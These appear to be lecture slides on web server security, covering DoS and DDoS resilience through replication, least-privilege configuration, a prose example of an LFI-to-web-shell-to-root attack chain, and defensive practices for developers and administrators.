- When a major website uses a **single** web server to host the site, that server becomes a *single point of failure*. If this server ever goes down, even for routine maintenance, then the website is no longer available to users.
- Having such a single point of failure for a web site also sets up a possible vulnerability for that website to DOS attacks.
- In addition, exposing a web server to the world puts it at risk for attacks on a scale much greater than non-web programs, since web servers must be open to connections from any host on the Internet.

Denial-of-Service Attacks

- It is not surprising that a web server may be vulnerable to attack. After all, a web server is nothing more than an application, and as such it is susceptible to the same kind of programming flaws as other applications.
- For example, an attacker may craft a malformed HTTP request designed to *overflow a buffer in the web server's code*, allowing **denial-of-service conditions** or **even arbitrary code execution**. For this reason, it is critical that web servers are put through *rigorous testing for vulnerabilities* before being run in a live environment


Denial-of-Service Attacks

- Likewise, a distributed denial-of-service (DDOS) attack can try to **overload** a web server with so many HTTP requests that the server is unable to answer legitimate requests. Thus, all the protections against DOS attacks should be employed for web servers.
- Using multiple web servers for an important web site can also serve as protection.
- DNS supports the ability to have multiple IP addresses for the same domain name, so this replication of web servers can be transparent to users.
 - In this case, redundancy can make a web site more resilient against DDOS attacks by making it more difficult for an attack to disable all the different web servers that are hosting that web site.

Denial-of-Service (DoS) Attack

In the most common example of Denial-of-Service (DoS) attacks, an attacker uses a network of hijacked computers.

This network is used to flood the target site with phony server requests, leaving no bandwidth for legitimate traffic.



Denial-of-Service Attacks




Figure 21: How replication helps against DDOS web attacks: (a) A single web server for a web site, which is quite vulnerable to DDOS web attacks. (b) Multiple web servers for the same web site, which are more resilient.

Attacks on Servers: *Web Server Privileges*

Web Server Privileges

- Modern computers operate with varying levels of permissions.
 - For example, a guest user would most likely have fewer user privileges than an administrator.
- It is important to keep in mind that a website is hosted by a server (an actual machine) running a web server application (a program) that handles requests for information.
- Following the general principle of least privilege, the web server application should be run under an account with the lowest privileges possible.

Web Server Privileges

- For example, a web server might only have read access to files within certain directories and have no ability to write to files or even navigate outside of the web site's root directory.
- Thus, if an attacker compromised a web site with a server-side vulnerability, they typically would only be able to operate with the permissions of the web server, which would be rather limited.

Web Server Privileges

- The ultimate goal of many attackers is to have full access to the entire system, however, with full permissions.
- In order to accomplish this, an attacker may first compromise the web server, and then exploit weaknesses in the operating system of the server or other programs on the machine to elevate his privileges to eventually attain root access.
- The process of exploiting vulnerabilities in the operating system to increase user privileges is known as local-privilege escalation.

Web Server Privileges

- A typical attack scenario might play out as follows:
 - An attacker discovers an LFI vulnerability on a web server for victim.com.
 - The attacker finds a photo upload form on the same site that allows uploading of PHP scripts.
 - The attacker uploads a PHP web shell and executes it on the web server by using the LFI.
 - Now that the attacker has control of the site with permissions of the web server, he uploads and compiles a program designed to elevate his privileges to the root account, tailored to the specific version of the victim server's operating system.
 - The attacker executes this program, escalating his privileges to root access, at which point he may use the completely compromised server as a control station for future attacks or to continue to penetrate the victim server's network.

Web Server Privileges

- Thus, web servers should be designed to minimize local privilege escalation risks, by being assigned the least privilege needed to do the job and by being configured to have little other accessible content than their web sites.

Defenses Against Server-Side Attacks

Defenses Against Server-Side Attacks

- The vast variety of potential vulnerabilities posed by the Web may appear to be a security nightmare, but most can be mitigated by following several important guidelines.
- These web vulnerabilities must be prevented at **three** levels:
 - The development of web applications;
 - The administration of web servers and networks; and
 - The use of web applications by end users.

Developers

- The key concept to be taken away in terms of important development practices is the principle of input validation.
- A vast majority of the security vulnerabilities discussed could be prevented if developers always made sure that anytime a user has an opportunity to enter input, this input is checked for malicious behavior.
- Problems ranging from cross-site scripting, SQL injection, and file inclusion vulnerabilities to application-level errors in web servers would all be prevented if user input were properly processed and sanitized.
- Many languages feature built-in sanitization functions that more easily facilitate this process, and it is the responsibility of the developer to utilize these constructs.

Administrators

- For web site and network administrators, it is not always possible to prevent the existence of vulnerabilities, especially those at the application level, but there are several best practices to reduce the likelihood of a damaging attack.

Administrators

- The first of these principles is a general concept that applies not only to web security but also to computing in general, that is, the idea of least privilege.
- Whenever potentially untrusted users are added to the equation, it becomes necessary to restrict privileges as tightly as possible so as not to allow malicious users to exploit overly generous user rights.
- In the realm of web security, this typically means that administrators should ensure that their web servers are operating with the most restrictive permissions as possible.

Administrators

- Typically, web servers should be granted read privileges only to the directories in the web site's root directory, write privileges only to files and directories that absolutely need to be written to (for example, for logging purposes), and executing privileges only if necessary.
- By following this practice, the web site administrator is controlling the damage that could possibly be done if the web server was compromised by a web application vulnerability, since the attacker would only be able to operate under these restrictive permissions.

Administrators

- Second, it is often the responsibility of the administrator to enforce good security practices for the network's users.
- This introduces the notion of group policy, which is a set of rules that applies to groups of users.
- This concept is relevant to browser security in that a network administrator can enforce browser access policies that protect users on the network from being exploited due to a lack of knowledge or unsafe browsing practices.

Administrators

- Finally, it is crucial that administrators apply security updates and patches as soon as they are released.
- Application vulnerabilities are disclosed on a daily basis, and because of the ease of acquiring this information on the Internet, working exploits are in the hands of hackers almost immediately after these vulnerabilities are publicized.
- The longer an administrator waits to patch vulnerable software, the greater the chance an attacker discovers the vulnerability and compromises the entire system.